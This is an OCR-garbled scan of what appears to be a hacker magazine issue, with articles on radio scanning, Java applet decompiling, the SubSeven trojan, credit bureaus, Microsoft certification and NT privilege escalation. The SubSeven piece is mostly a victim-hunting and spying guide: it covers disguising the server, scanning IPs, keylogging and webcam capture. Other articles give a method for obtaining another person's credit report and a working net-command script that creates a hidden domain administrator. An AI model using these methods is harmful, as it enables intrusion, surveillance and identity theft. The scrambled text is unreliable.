how many different nets, or distinct groups of on a given frequency tells you appligainsately haw many different PL/DPL tones are in use channel for that police department Knowing same PL, then it's quite possibly argunisted activity is noted on the same band with the their repeater, and an unid with survettance you to cross-reference it to other frequencies if a police department uses a certain Pt, on Knowing the PUDPL tone of an uniquenables PL/DPL tanes are another identifier

> running DPL, then you can be 59 percent breaking their squetch. If you hear an unid won't want to spend the extra money for ra-dios with PLIDPL capability, run without t, and tolorate the other users on the channel by different nets is inevitable. Other users everyone else. Those are only a limited rum low-power portable frequency such as communicators, are active on that freq. On a ber of PL/DPC tones however, so duplication PL/DPL tone so they don't have to hear 154,600 Mhz., users Williuse a "unique"

sure they are running real "commercial land mobile" equipment. There are only a couple of hamings, such as the Yeasu FT-50, that maintain community repeaters." The toense have DP Most radio communications businesses

making them a nice challenge for the monwel. There are also a few commercial SMRs numbing the GELERicason EDACS system on 800 MHz. Smartnet systern can have several dozon users on it. tents that are not owned by Nextel. Each sysequipment for the monitoring enthusiast as for the business offering these services, but only means a wide availability of equipment which will eventually replace their community ting up 400 Mbg. LTR frunked systems, prompted many radio users to sock out alterrepeaters. LTR is an open protocol. This not hatives to Nextel. Many radio shops are set-With IDEN (digital) systems. This has taking them off the air and replacing them cial SMR systems to Nextel who is gradually peater. The community repeater is being replaced with SMR (Specialized Mobile Ruwidespread. Motorofa sold all their commerdio) trunked systems, although they are still signed his or her own PUDPL tone on the reshop's license. Each subscriber will be asceased, instead running under the radio bons. The individual users will not be tartime to various businesses and organizafor the system is in their name, and they rent

monitor long enough. tion is often subject to failure, and you might of the stations communicating, volce encrypcatch a station operating in the clear if you quericy soos activity and the signal strengths still at least be able toggets how often the fremonitor the actual communications. You will or Ralling Code the typu will not be able to ing something advagged such as DVP, DES, communications and proceed. If they are uspossible, although illegal, to desoramble their single-frequency inversion method, then it is is analog or digital, if they are using a simple know whether or not the scrambling method If an unid is scrambled, you will at least

At this point, you have all the immediate characteristics of the unit noted down. The fest is just a matter of time. The remaining

questions you have in identifying the user

How many stations do you hear? How do they identify themselves? Signal strength of stations communicating? What are they talk-

main question, "Who am Historing to?" The westh of information on modifying your really want to get into things, Bill Cheek's tach it to the scanner. For those of you who nor. Experiment to find the best place to atcalls. Attach it near the speaker of the scan ceiver by the earphone to record phone phones. This is attached to a telephone reone of the suction cup telephone micro-Otherwise, go to Radio Shack and pick up with a "tape out" jack for easy connection scanner. Many scanners come equipped attach a VOX-operated tape recorder to the want 24 hour monitoring of the frequency. shops, and hamfests for this purpose. If you ners for under \$100 at fies markets, pawn You can acquire basic 16-50 channel scan cover and dedicate it to the given frequency best thing to do at this point is take a reing for monitored communications, and a the frequency breaks equelon, time-stamp add event counters to see how many times scanner to make monitoring easier. You can Scanner Modification Handbooks contain a whole host of other enhancements. All of these will eventually answer the

used on the frequency and the signal strength (even if approximate) of the sistions on the rist. You will also know what they are up on any specialized jargon. Log it all down. Eventually you'll also be able to recsaying if it's in a language you can under-stand, although you might get a little trippedsignal strength of each user will tell you apognize the vaices of the various people on bile flutter, on their signal. strength will indicate a basa station or rebile/portable stations, Consistent signal proximately how far away they are from you the frequency and match them to IOs. The peater. Mobile and portable stations will location, and whether they are base or mo have varying signal strengths and often "mo You will be able to initially discern IDs

or community repeater who was just sent on you've determined you are listening to an obviously civilian unid on a trunked system plicates matters for public safety personnel who are working the incident. If, however, scanner). This can be dangerous and comsee of an incident that you've heard on your in identifying the user. Street maps of your for are locations and specialized trade janof identifying it, two things you should listen don't advocate "call chasing" (going to the nearby locales are good reference to have. gon. They can be chass-referenced to assist when listening to an unid with the intent

> matter. It would be worthwhile to take the a service call to a location that's a few dog for a quick walk to see who you are lisblodes away from you, it would be a different ness next month group or PL may belong to a different busisystems is transitory in nature. The talkbover on community repeaters or trunked tening to. On that note, information you dis-

of the television (although having CNN runon something is a good idea). Chances are rung in the background while you're working exercise, your monitoring endeavors will be community than the local newspaper. The better handle on what's going on in your safety communications will often give you a communications. Monitoring local public operations of a business by monitoring their amount of time will vary with the nature of ceiving, you will identify the user. The attention to the communications you are remight come to mind are: cale that could be answered by using sis is a far better pastime than sitting in front and current events. At any rate, signal analyics, geography, sociology, research skills. delving into such diverse areas as electronpossibilities are endless. As an intellectual you, You can become quite intimate with the Once you identify the user, the rest is up to the user, and how often they are on the air. SIGNAL analysis. Some questions that munications systems or activities in your loyou'll have some questions regarding comif you listen long enough and pay

and/or radio systems are the local public structure (alectrical, telephone, CATV, gas)? What is the religibility of the local utility infraroost common arimes in any community? onne areas in my community? What are the peaters and SMR systems? What are high licly (Isted anas? safety agencies using other than their pub-What's their frequency? What frequencies cations, but no license is listed for them. X" is abviously employing radio continum-Who are the users of local community re-

on it. You might have some specific quascal community repeater or SMR system, and start is to just do it. Pick something, like a lobook series. The best way a beginner can an activity that could easily take up a several good things and will reap dividends far remember that patience and porsistence are community. Whatever your specific interest cel, such as crime statistics in your local even be interested in something non-technion which you can go investigate. You might system you already have some information tions regarding a communications user or 888 how much information you can acquire above and beyond your initial investment This article just scratches the surface of

More Java Fun

java applet elsss. Sometimes filenames or imarchive), check for a <PARAM> rag in the filml. This tag passes a value to the appliet via first (maybe before you even open the this information is not in the probive? Well, to exploit password protected web pages via missed the article, Xprotocol explained a way Applet Backing" article in 17:2, In case you "String gerParameten(String mame)" in the (jar). This is an effective approach, but what if information revealed inside a java archive This is an extension of Xprotocol's "Java

and the way its hinaries work. question you may need a little primer in Java the source code, you may ask. To answer this the "really cool web game." So how do I go inside the source. Better yet, the protocol to that your user/password or protected URL is have is a lelass file. In this case, it's a safe bet and the archive reveals nothing, and all you portant values will be revealed there Naw, let's assume there is no «PARAM»

walk you through to the execution. Here is a same rules apply to applicts. apples, this is a console program: However, the "Hello World" program. Note: this is not an I'll start with the actual source code and

public class HelloWorld public static void main(String args()) (System.out.printle("Hello World");

compile with jdk (java.sun.com); Save this code as HelloWorld java and

javac HelloWorldJava

code via the interpreter: guage). Your next step will be to execute the execute the code (hence it's an interpreted lan interpreter (aka java virtual machine) uses to loWorld.class. This class file is what the java This compilation creates the class file Hel

java HelloWorld

from the web server and executes it was the inif you visit a page and the browser sees the <APPLET> tag it retrieves the .class/.jar file Net-cape directory if you are really outloos. So machine interpreter. Look for Jan's in your property take spirits and takef speeders are OK, back to the applets, Every browser

compile the code and there ya go! amagine there is one at freshibbat net. Just de-(docafe hypermart.net) for Windows and I web. Personally, I use "Decafe Pro" the class file. Lockily for you the source code order to get the code, you have to decompile there are a number of java decompilers on the is located inside the class file. Even bottor, the question of how to get the source code. In If you recall earlier, I was going to answer



SubSeven

- Usage, Prevention, Removal

cas@globalhacking.com

trojan program. I will talk about Sub7 in cover Sub7, an easy to learn, user friendly the time of writing. general, how to remove it, how to prevent about them before. In this article, I will dood, there have boon articles in 2600 dows, such as Back Office and Nesbus. Inrojan horse programs running under Winthe 2.1 versions, which were the latest at the most out of it. This article is based on yourself becoming a worm, and now to get Most of you out there will have heard of

General Introduction

sion 2.1 has been in existence a while now. There has also been 2.1 Gold, 2.1 MUIE. server on a victim's computer is easy. Vergood with updating. Recently, a new verhas become the most popular trojan and bus or Back Orifice. Clients were full of and, for a white, was not as popular as Net if not all virus scanners, and updating a newer versions are not detectable by most Mobran, the creator, has been especially as the most powerful and most dangerous virus sites will tell you, as of early 2000, it for met). However, as many trojan and antiscanner in 1.7 especially - it never worked bugs which were very annoying (first ip locked promising in 2.2 was a program sometimes much less. By doing this, the sign has come out every couple of months. for the next five years. It is also described has been estimated to continue being so thor improve the package. Sub7 has a victims. This has potential, and would furvictims, i.e.; you no longer have to scan for called SIN, which detected broadcasts from that it had limited features and just dign't 2.1 Bonus, etc. The 2.2 Beta sucked ass in complete control. tically anything with your width - you have riuge featureset, meaning you can do praclock as nice. However, something that Sub/ first popped up some time ago

Removal

trajan harse. First thing to do: Open a cos someone in control of your machine via a printing out rubbish... all telitale signs of ing displayed on your screen, your printer CD drives popping open, messages bo

> show a list of listening pods, and a list of prompt and type "netstat -g" not, something like: the server is password protected, or if it is suspect fort. You will either get "PWD" if Name" put 127.0.0.1 and in "Port" put the suspect port, then most tikely it's the server by the user. If you see connections to a which the server rolls on can be changed 27374 for newer vegSons, although the port Sub7 ports are 1243 for older versions and the parts, and see what is suspect. Default what is connected to you. Have a look at "Connect", "Remote System", and in "Host net". In the window that comes up dick To make sure, at the dos prompt type "tel-

2000, Saturday, version: M.U.I.E. 2.1 "oogriected, time/date: 14:27.09 - July 8.

new solution is available. Surflovor to the etc. This was true a while ago, but now a as "hisphjed.exe", or a user defined exe C:/windows directory, either random such executed, the server creates an lexe in the Now you know you are infected. When first Be different, but this is what it will look like go into chwindows) and find an exe that is etc. and run subseven.exe. In "IP/UIN" put covinced the newest version - 2.1 Bonus virus checker, get thát frojan detector," etc. run regedit, romove this and that, got this approximately 375kb and defete it. That's work if the server on your machine is 2.1 and confirm. Easy as pie. If for some reaexpand the "Connection" menu, click asked for a password, simply hit enter. Now server is running on. When or if you are 127.0.0.1 and in "Port" put the port the This client has a password bypasser. UnZip Sub7.aome page (subseven.slak.org) and You will find pages on the Internet that say check the places I mention for the strings, Banus), or if you don't want to download it, son this does not work (it doesn't appear to refer to "Usage 1 - Editserver" below and move the "method" that starts the server, so salve it as well. You may also want to re-"Server Options", click "Remove Server", Of course, time, date, and version may

and remove them. have been diever enough to delete netstat does not make you a 133t haxor) may Some 'hackers' (using this program

> From here, refer to the above sections software.com, which will show you open such as NetWork, available from www.myo. itor (it's a good idea to have one anyway) In this case, you should get a getwork monports and connections, just like netstat.

vulnerable to the password bypasser teaabout the password typasser feature, and servers will not be downloadable, Many strings) will be necessary. sions. Newer versions will probably not be can see it being removed from newer verusers will probably complain to Mobrian talked about which can be used to remove will be released and the "Bonus" version ure, so other methods I have described manually deleting the sever and startup At some point, a new version of Sub7

Prevention

fons are fine if the victim is fairly nexperi-

depending on Which you choose. These op-

enced with Windows, You need to choose a

looks important that the yiotim won't mess. registry key, so choose something that

ternet, then take the following precautions: ecutable files that some "triend" may send self from being 0wned is not to run any exyou. However, if you must not executable ties which you have obtained from the In-The most obvious way to provent your-

method against Sub7, but do it anyway - it could be an older version. ready mentioned the ineffectiveness of this Scan it with everything you have. I've al-

like 10kb, chances are it will be OK asks you to test his first C program, and it's you cannot use this method). If a friend similar (in which case it will be larger, so binded it with a small game or something Sub7 are 373kb, but a clever user will have Lock at the file size - newer versions of

(ICQ UIN, ernail address, etc.) Sub7, if there is no password, you can could be another trajan). If it asks for a arryway?" chances are it isn't Sub7 (but it tings". If it says "Invalid server, proceed editserver.exe. Olick "Road Current Set gather info on the person trying to hack you password or displays settings, then it's the exe you've been sent with Download Sub? and attempt to open

and do the find again. If there is a new exe running the exe. on your Network Monitor, or in netstat, after should refer to removal instructions above chances are it was Sub7 after all, and you clean, go into atwindows, Otrl+F to find, You can also look for a new port opening Remember what's there, than run the exe scarch for exe's created in the tast one day uncheck the "Include Subfolders" box, and Finally, if you are pretty sure that it's

Usage 1 - Editserver.exe

CAL_MACHINE\software\microsoft\winwill place it in the registry under HKEY_LO. puter is booted. The two registry options server will be started each time the comoboose (Read Current Settings". The first at the top, select the "servenexe", and some fun with a random victim, then you to read this section. If you just wanna have to get used, Look at all those options!! Let's latest version), and it's sitting there waiting dows/current/yersion/run or runservices thing you need to do is choose how the First off, open editserver.exe, dick "Browse get started, shall we? If you have a specific ban skip to "Usage 2 - Finding a Victim. petson you wish to got, then it is necessary So you got Sub7 (2.1 Bonus, I hope, or

which will also start it each time Windows shell=Explorer.exe servemens.exe server in the system.ini as shown:

starts. "Less Known Method" places the WIN.INI so it is started each time Windows and simply places the server exe path WIN.INI is also for the inexperienced victim with (i.e., don't choose "Racker program")

(C/windows\servername.exe) as the

exe fire is opened. You probably won't need bm knows quite a bit about Windows. to use this setting unless you think the vicserver to be run and ro run every time an name,exe "%1" %" which will cause the SOFTWARE/Classes/exeffe)shelflogen changes HKEY_LOCAL_MACHINE\ Finally, there is "Not Known Method", which starts, and will make Windows think it's a -review of "%" to "serverparameter or extra option to explorer, exe

Subject: my_victim (part=27374)l.E. 2.1}-(password=yas_(sub7)) (into=UserName:New_User)-(version=M.O. {(p=127.0.0.1}-{wickin=ary_victor}-WWW pager, which will look like: will send you a message through the ICO notify. Put your ICQ UIN in and the server victim name, and I would recommend ICQ Sender IP: 127.0.0.1 The next section is notification. Put a

IP and port is, and if there is a password This shows who the victim is, what the

and what the password is "IRC Notify" will cause the server to connect to the specified IRC server on the specified port and poin the specified channel and broadcast the specified channel and broadcast the above info, or massage the info to a specified mickname. Email notify is a little tricker. You should just choose one of the servers in the fist, leave the "User" field blank, and onlier your email address in the "Notify To" box. From experience I have found that the "IQQ Notify" (www.ioq.com) is the most efficient, atthough you may prefer the others.

Next is the installation box. You can

if you want to use it, there is a text file that an appropriate notification method, didn't server on. I would recommend not using comes with Sub7 that explains the whole something that does not appeal to me, but mended. The "IRC Bot" section is you? Putting in a server password, and proways know which one It is, as you selected defaults, as they kinda give the game away chapse what port you want to run the thing fully. Specifying a server name is a tecting the port and password is recomsomething is less suspicious to a victim and make sure you send the server, not the text, the buttons, etc. Finally, 'Bird Wth Another exe', an excellent idea, Try binding whatever you called it which you sent to the specified, and then delete the servenexe or server in 60 windows with the filename you "Melt Server After Installation" will install the good idea, rather than the random "ui-'Random Port' is also useful, and you'll alon "Save A New Copy". If you did not bind editserver. If you chose to bind an exe, click out your ICQ UIN or email address by using should do this so a clever victim can't find Server" box and onter a password, You naily, at the bottom, check the 'Protect the server icon to fool the victim further. Fi top right comer, you may want to change than an exe that does nothing. Also, in the exe you binded it with. An exe that does the server with a small game or something the server. You can choose the icon, the your chosen message when the victim runs victim. A fake error message will display make the victim cautious when removing it. naming it something important looking may harder to find for the victim. As before, harglexe" and will also make the server an exe, click "Save New Settings".

Now you need to get the server over to your victim. If they are a friend you want to monitor and you can get access to their

> it to your friend's computer, copy it to the PC, then simply put the server on disk, take It would be better to have the "Melt Server" desktop, and run it. If you did not enable name if (all optional but recommended). PC, then you will need to choose an icon option enabled. If you can't get to the victim to article "Killing a File" - 2600 issue 16:3)) pletely remove it, as we already know (refer Recycle Bin" (athough this won't com-"Melt Server", simply delete it and "Empty IRC, Bingo! You're in. will get your notification via ICQ, email, or dod, etc. When and if the victim runs it, you for the exe, bind it with something, and re-Then send it to your victim through email.

Usage 2 - Finding a Victim
For the user who has given the server to a desired victim, skip this part, as it describes how to find a random victim. For those who need a random victim, read on Open subseven.exe and expand the "Connection" menu. Click "IP Scanner" and enter some values. I recommend keeping the first two numbers the same, and using a range of 10 for the third, and 1 to 255 in the fourth, e.g.:

212.126.150.1 212.126.160.255

Specify a port (27374 and 1243 are desults, resnembler) and a delay time (4 recommended). You should get a range of victims to use. If you want an ip range to scen, idns someone on IRC and base your choice of ip range on that. Select a victim and put the ip in the "Pytin" box at the lop of the clent, and the port you chose to scan in the port box. Click "Connect". Hopefully you are using 2.1 Bonus and should be able to bypass the password. If you can't, go back and select another victim until you find one that you can use. Bingol You're in. Usage 3 - The Client, subseven.exe

OK now ill explain all the options which you can use, menu by menu. We'll slart from the top, shall we?

Connection. "IP Scanner" I have explained, although now you have a victim you can scan with their computer by using "Remote Scan", which is nice. "PC info" shows into about the PC, stuff that was typed in during Windows setup (duh). "Retrieve" gets it. "Clear" clears it, "Save" saves it. Easy "Home Info" may not work, as it refers on the victim inputting that information when they installed Windows. Retrieve and clear as before.

humber, email address, or whatever. tim and you want to use them again, you server. "IP Notify" is the same as in editthese?). "Close Server" renders the server geed to set the server to notify your ICQ server (869 above). If this is a random vic quires that you specify the URL of a now server from your machine, "From URL" reand should be able to recompect in about restarts the server - if prings are playing up Local File" enables you to upload a new useless until reboot. "Update Server From the server (do i really need to explain tive seconds. "Remove Server" removes you can use this. You will be deconnected disconnects you as well. "Restart Server connects you as before. "Set Password" Port" changes the port to 27374 and disto reconnect on the new port. "Sot Default run on. It will disconnect you, and you have hangs up the victim's dial-up, and obviously Password" removes it, "Disconnect Victim" sets a password on the server, 'Remove you to specify a new port for the server to Server Options, "Change Port" phables

Keys/Messages: "Open Keylogger" will open a new window, with which you can log the keys that are being pressed on the violini's computer. You can start, stop, clear, and save. "Send Keys" will allow you to send text to a specified window on the violini's computer (you can make the victim say "IAM GAY" on IRC). "Get Offline Keys" will retireve keys that have been pressed while the Keylogger has not been chabled "Clear" will dear them (this feature has been a bit., "dedgy" and I'm still not certain it works 100 percent). "Disable Keyboard" will render the victim's keyboard useless (process cannot be reversed until reboot!).

buttons. "Spy" enables you to see incoming erar instant messaging programs. 'Enable' messages to the victim's computer on sev-Again you can define loans, title, text, and editserver - it displays a fake message. victim is typing. "Msg Manager" is like in will be able to send stuff and see what the activate it, type it in. Once activated, you ward anything to be displayed when you it. Delete all the stuff in the box and if you of the server. It's pretty self explanatory when you close yours), or with other users screen goes black and Trinity sends stuff to part of the film The Metrix when Neo's "Matrix" is a neat little feature, it mimics the (brings up a chat window that is only closed Chat, You can chat with the victim

enables it, 'Disable' disables it (I nover would have guessed). "IQQ Takeover" transfers that UIN's database to your computer, so you can view the friends list, etc.

Advanced

Aphitto enables browsing through the victim's hard drive like ftp. "Address" is the victim's IP, "Port" is whatever you want it to be You can set a password and mask it set maximum number of connections, and the root folder. When done, enable ftp and copy what's in the ten to a browser. Easy, "Find Files" will find files! Use it like you would use it on your own PC.

Passwords

to explain; but the text file accompanying ocol. It allows you to say, reconnect to IRC aufput in the window. "Port Redirect" is puter (dir, netstat, ptc.) and will display the Sub7 does it perfectly, so refer to that! it's kinda like a wingate. It's also kinda hard if you have been glaned using their host cool and easy to use. "App Redirect" lets registry on the widdim's computer. It's pretty that, "Reg Edit" enables you to alter the alup accignate on the victim's computer. etc. "R&S Passwords" will show all the disubfigs hotmail accounts, pom sites, etc. Stared by Windows. There's loads in here, will display passwords that have been you run a command in dos on their com-"Get ICQ and AIM Passwords" will do just "Get Cached or Recorded Passwords

Miscellaneous

ff you see something stupidly obvious like the kernel will crash the victim's computer agen brings up a list of what's running on shows what windows are open and lets you the risks of being caught. Deteting notstat complies with this.) "Windows Manager" 'netmon.exe", you may want to kill it). "Toxt Priority" will change the priority level (killing the list, "Kill App" kills the app, and "Thread the victim's computer. "Refresh" refreshes (like background stuff, etc.). "Process Manand "Show All" will show all that's running play with them, "Refresh" refreshes the list. box states that you may only do so to lower destroyal/modification on someone else's Cliwindows. (My ethics on data suggest you do is to delete netstatlexe from ten to your conscience), etc. One thing the victim's computer, so "Display Image" will display it on their computer, not yours. You can upload, download, edit, delete (iistions, but remember that it does the stuff on "File Manager" has loads of cool op-

nies Sub7 explained fully in the text file that accompaboard, or clear the dipboard, "IRC Bot" is the dipboard, change what's on the dipwhat you wanna say and click "Say It? tained from the Sub7 home page. Type text to speech engine, which can be obtim's speakers. You must first upload the To Speech" lets you say stuff out of the vic-'Clipboard Manager' lets you see what's on

Fun Manager

ousl) "Print" allows you to specify text, size. where you live" works kinds well). and font style, and then print it ("I know ing Red Alert online - this feature was hilarta double click. (I once found someone playcam is pointing at (if they have one). "Flip zontally and vertically. It can be restored by Screen" lets you flip the victim's screen horthe victim's ugly mug, or whatever the webfull detail. "Webcam Capture" will show you Capture" shows you the victim's screen in lowering the interval time. "Full Screen You can also have continuous capture by preview of the desktop in a small window. Dosktop/webcam. This lets you have a

Psychedolic baybeg. points it to the specified URL "Resolution" yourself first to see what it will look like the various parts of a window. Test it on "Win Colors" lets you change the colors of lets you change the victim's resoution. Browser" opens the victim's browser and

EXTRA FUN

planatory and quite cool to play about with other fun features, which are pretty self exthey would appear in control panel, except password protection. "Restart Win" allows yictim's time and date. "Extra" has all the the victim's computer (read them first). also lets you change the sound settings or the mouse, and set and show mouse trails. buttons, hids and show the cursor, control bons. It lets you reverse and restore the "Time/Date" lets you read and change the "Sound" lots you record sound and play it. If variety of ways. 'Mouse' has several opyou to restart Windows or shut down in a ever you want. All the options are there as sorolling marquoe screensaver to say what-"Screensaver" lets you change the Local Options

transfer time. "Local Folder" is where all the 🎆 ture", and also the quality of the webosin the images you retrieve in "Dasktop Captransmission. Higher quality means slower "Quality" lets you define the quality of

3 computer to make sure it's still alive, and tion mark button which pings the victim's Book" feature to store victims, an exclamashouldn't be necessary. "Run Editserver" tures aren't working properly, but this make the dient look pretty - you can get downloaded stuff is stored. "Skins" just host names to IPs, to UINs, and back and "IP Tool"! A gool little option which resolves ured to what you use most. I aimost lorget two shortout menus which can be configtop of the client there is an "IP Address will run oditscryor (sheesh). Finally, at the You only need to change them if the feashow the ports for three of the features. tomize Sub7 to your needs. "Advanced some neat little tools you can toggle to custions" are pretty self-explanatory and have them from the Sub7 home page. "Misc Op-

Conclusion

QMII. out or their box (passwords, port regrects removed the server for him. That shit's just bax that you wouldn't like done to your etc.) so don't abuse it. Do nothing to their way out of line.) You can get decent stuff found some 60 year old guy and promptly popular trojan tool. When you're roaming thing there is to know about this hugely don't scare the shit out of them. (I once science. Don't delete random stuff and through a victim's box. Esten to your con-So now you know pretty much every-



them, of least to a degree. major wounces: A 100 3. Confidence 2. Generalised Agencies 1. Other Credit Banacus September 1 Clarke H. Ellebook Jan 27 50 may Stanger, Model Mod. NY 11993 EO Box 99 Emmand Goldstein

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Credit bureaux get information about you from four

ling for credit, they want to believe what you're telling there's no fayout or trasen to it. However, if you are apply bother or not to believe you of their own whim. Really, State of something on your credit report, they'll choose mation from you only part of the time. If you are trying to information from the first three all of the time, and infor-The thing to remember is that until the bareaus believe

than you did have time you applied for credit, or that you're WOOD REAL Surify number, but that you do recember your own ing to believe that you can't remember your own social se older/younger than you notify are. They are more than willlieve that you're suddenly a milliousire, have more assess Credit bureaus serm't stopid. They're dot going to be-

parament store creeks our application - soything that you To get the chadit report is pretty easy. Get a Visa or de

> (10 box number, Don't fill anything else out Just mail it in name, and put their current address as the previous address For the current address part in your anonymous mad drop or can med in anonymously will work. Fill in your target's

dich't fell asything else out the application will get dened the name and my to match addresses. They'll find your turand a refreal letter sent to your mail drop. get by the previous address on the application. Since you word there a social security number on it. So they will run When the credit bureau receives the application, they

Who will then send you the thre credit report in proper which is usually just sanding that letter to the crodit hurses letter will have the instructions necessary to get that report, engy of the rapport they based their decisions on. The refusal In the US, if you see furned down for credit you get a

times mother's maiden name, and driver's license number ared a separt company. You get an entire past credit history. more when you Clink about what kind of information a my legal judgments, social seem by number, and some It's pretty easy, and I'm surprised it doesn't get done

Want that ... thank me. though match for the credit bureau. Also, felling out a commation like birthday, physics, etc. may not create an assurab thoses on the application. Guessing wrong on any intoproved, which will only sand someone after you. You don't piete application may result in the application being ap-It's important that you only fill but the name and ad-

Microsoft's



by LeXeR

Microsoft offers many certifications out there. Some for hardware (A+), some for office field processing like Office 2000, some for programming HTML, and a little bit of everything. This article is about their Microsoft Certified Systems Engineer (MCSE - network engineering) or MCSE+I (Internet) Certification program, with some questions and connections that I think everyons should consider before taking the courses or exams.

To receive your MCSE for NT 4.0 you have to pass at least three exams and two electives. The three mandatory exams are Workstation, Server, and Server in the Enterprise. Now let me tell you some odd information.

First off, the exams cost \$100, which is not unreasonable. But the word games they play on you within the exams makes me wonder whether they're trying to make people fail. I have taken the Microsoft MCSE+I courses myself and, besides the infor-

mation that is taught, my in-

information that you could be tested on nothing to do with the actual field of work with the trick word the courses, yet Microsoft claims that study that the exam focuses on. That these word games that have even told the class that Mion you during the exams. He games that Microsoft plays self) had to teach us how to some of the A+ exams himstructor (who had written you don't have to take the courses to have been written to not contain all the and Microsoft's manuals for the exams crosoft deliberately plays That additional information is taught in

Really now.

pass the exams.

Mind you, you can take the exams over and over, as many times as you wish at \$100 each exam until you pass.

Is this another way to squeeze money out of people - claiming that you do not have to take the courses, hoping that you will take the tests and fail, having to take them again, and then finally spending more money to take the courses

be certified to allow the MCTs to teach do anything. You see, the courses are and on top of it they don't really have to crosoft making out of this? A great deal phere given during the tests, as well as there. And the exams are held at instituby MCTs working at places that have to not taught by Microsoft. They're taught antees their MCTs (Microsoft Certified tions that Microsoft sets for the atmosexams have to worry about are regulaprogram? All these institutions giving the What is needed to be certified to run a exam. An exam that is run on a program tions that have to be certified to give the Trainers) jobs. How much money is Mi-It makes Microsoft money and guar-

what lests are given. Note that all of these certifications - for the MCPs to become MCSEs to become MCTs to work at certified institutions to trach courses to future MCPs so they can take a questionable exam at a place that has to be certified to give the exam - all cost money. And this is just the bread of the cake. Let me get to the icing.

With Windows 2000 (NT 5.0) out, there must be a new curriculum for that operating system, since NT 4.0 is the old QS. The two operate completely differently, right? No. All Windows 2000 is is NT 4.0 and Windows 58 put together with a few enhancements. Knowing and being certified for NT 4.0, you can easily manage and administer 2000. But Microsoft sees it as an opportunity to take yet more money out of your pocket.

Let's say I am an MCT for NT 4.0 and I want to, as a trainer, update my

certification. Well, I can't really upgrade. I have to take every single course and exam over again. Why? Why can't I just take one upgrade course and exam pertaining to the enhancements instead of having to take everything all over again? Those were the very concerns of my instructor and he refused to take the courses and exams until Microsoft changed their ways. He was eventually forced into taking them. The new curriculum was coming up and he had to be "upgraded" before it arrived, otherwise he would lose his job. More money for Microsoft for nothing.

there - it's about money. MCSE, you have a limited time now to exam, what do you do? You spend more have a new one going? Money. Forcing ing people into 2000? Precisely, and it's do it. So what is Microsoft doing? Forctake it over. But to complete the old time studying for the exam before you people to fail. Now if you've failed an the old cumpulum when you currently prise) and updated it, making it harder. the old curriculum (Server in The Enteroid ounfoulum? Well, that's exactly what date and make harder the exams of the n't you think it odd for Microsoft to upand two electives. Now the new ourricuto receive your MCSE, you have to pass upgrade to 2000, right? That's how Mi-crosoft portrays it. But let me tell you, it able to finish my certification and simply ing the MCSE+I certification for NT 4.0 not about refreshing the intellect out Why? Why mass with an exam that's in they did. They took the hardest test of 2000. During the new curriculum, would lum has started in the middle of August Server, and Server in the Enterprise) three mandatory exams (Workstation, is not that simple. As mentioned above dows 2000 is set in place. I should be right before the new curriculum for Win-Now let's say I am a student complet

But let's say you took the exam the day before the update. You pass and you still have yet to take the upgrade exam. Well, Microsoft seems to want you to think that they are not after your money because they are giving away a free upgrade-to-2000 exam. Let me tell you why. The

upgrade test is extremely hard. So hard that people complained, so they decided to give you one free try at it. The furnry thing about that is if you fall that one free try, you have to take all the exams over again in the 2000 curriculum! Yet an extra \$600. So sure, Microsoft is gorma make the upgrade exam harder. If you fail it, they get an extra 600 bucks. Hook and sinker! And it doesn't matter if you're an MCSE already or just an MCP working yourself up to an MCSE. You still have to take all the exams over again to upgrade your certification if you fail that one free try.

Compare that upgrade exams. Do you think the 2000 curriculum exams. Do you think the 2000 curriculum exams tests you on details that the regular 2000 exams doesn't? That's right! So let's take a person like me. If I fail that upgrade exam, spend 600 more dotters. Now that's with at least \$300 invested in the mandatory exams that I have to take to take the upgrade exam - that's \$900. Take note - that's not including the \$8000 spent on the courses! So now we're up to \$8900 for one certification.

So why get certified? Microsoft knows cxactly what they're doing. The Windows 2000 operating system, like the Windows WIT 4.0 operating system, is designed so that if you want to administer and fully run their OS, you have to be certified or taught by someone who is certified. You can't simply go out and get the course books because (remember what I told you before) not all the information is in the courses. All the information is in the courses.

By their designing the OS so that only certified people know and understand its quirks and glitches and how to work with them, they are just setting the value of the certifications. Microsoft is the leader in marketing their OS. If only certified professionals can use their highly de-

manded networking technologies, then not only are they making money off of their (monopolized) OS, they are also monopolizing the networking industry by monopolizing the certifications.

by HI_RISC

oubide pecking away at the keyboard as I was supposed to be doing. Then I naticed somestarted the ball folling screwing things up?" Needless to say, this change the time on my own machine without that incompetent that I cannot even manage to of felt perturbed. 'Do they really think that I am messages, I gave up on trying to fix it, but sort rect. After a couple of "Access Denied" error One day, not so long ago, I was sitting in my The date/time on my computer was incor-

myself a Local Administrator of my box, just so I so I had the reference material available for any The work I was doing was Helpdesk phone support for a large OEM producer. I figured mycould change the time when Hiked, to whatever situation. After a little reading, I decided to make 95/98. I was also beginning work on my MCSE. knowledgeable about the workings of NT and self to be reasonably intelligent as well as

how do you get the script to run, and with the proper authority? It's easier than it may sound to add yourself to the local admin group, but command line, though not many are doing it but let's look at the script first. This is my exam these days. It's easy enough to create a script All NT administration can be done via the

Net localgroup administrators %username% echo off 900

trator privileges) and informed him of my and with the proper authority is simple. All I did and script was running. It worked like a charm. would execute. As he logged in, I tried to dismenu/programs/startup directory so that it threw it in the c://winntgrofiles/all users/start organization (who only needs to have adminiswas contact my own IT professional within the the time, and even adjust the Desktop settings. could now install and remove drivers, change tract him a little so he wouldn't notice that a sectarily, so I quickly named the script login bet and date/time issue. He said he'd be there momen-The method of gotting this script to execute

inside? fronically, it's just as easy as hacking the is translatable into something much more lethal (though not fully condened). How difficult would ized that this gaping hole in Microsoft's security experience has grown tremendously and Freak with networking and the related OS's. My NT nization to get some real hands on experience a be to completely hack an NT domain from the Nat too much down the road, I left that orga-

ommend creating a dummy account so that it's Workstellon In order to keep from getting caught, I rec-

> check the accounts in Buggine upond blame it on? of "splaining to do" but if, would probably be a foll name showed, there group and your userthe Domain Admin someone were to not traceable to you Only thomwho would they Deworks Inneced show or some other inconspicsay, the Guest account

necessary if you're going should add a user (not selves. First, the script

Net user %username% password /active / domain /800 This creates an account with the password

to use the guest account)

makes it an active account (not disabled) of "password" on the domain controller and strators group just as before Next, we need to add you to the local admin-

Net localgroup administrators %username%

it to the Domain Admins group as well as re-Net group "Domain Admins" %usemams% /add locked out of anything) move it from the Guests group (in case it's Finally, we take the dummy account and add

Net group "Guests" %username% /dolote / 00000 NBMOD

guest group. All in all, not bad for five lines of administrator group, and removed it from the it into the local administrator group, the domain user account with a simple password and added script. Here is the finished product. So in effect, we have created a nameless

Net user %username% password /active / doman /aco

Net localgroup administrators %username%

Net group "Domain Admins" %username% /add

Net group "Guest's" %usememe% /delete

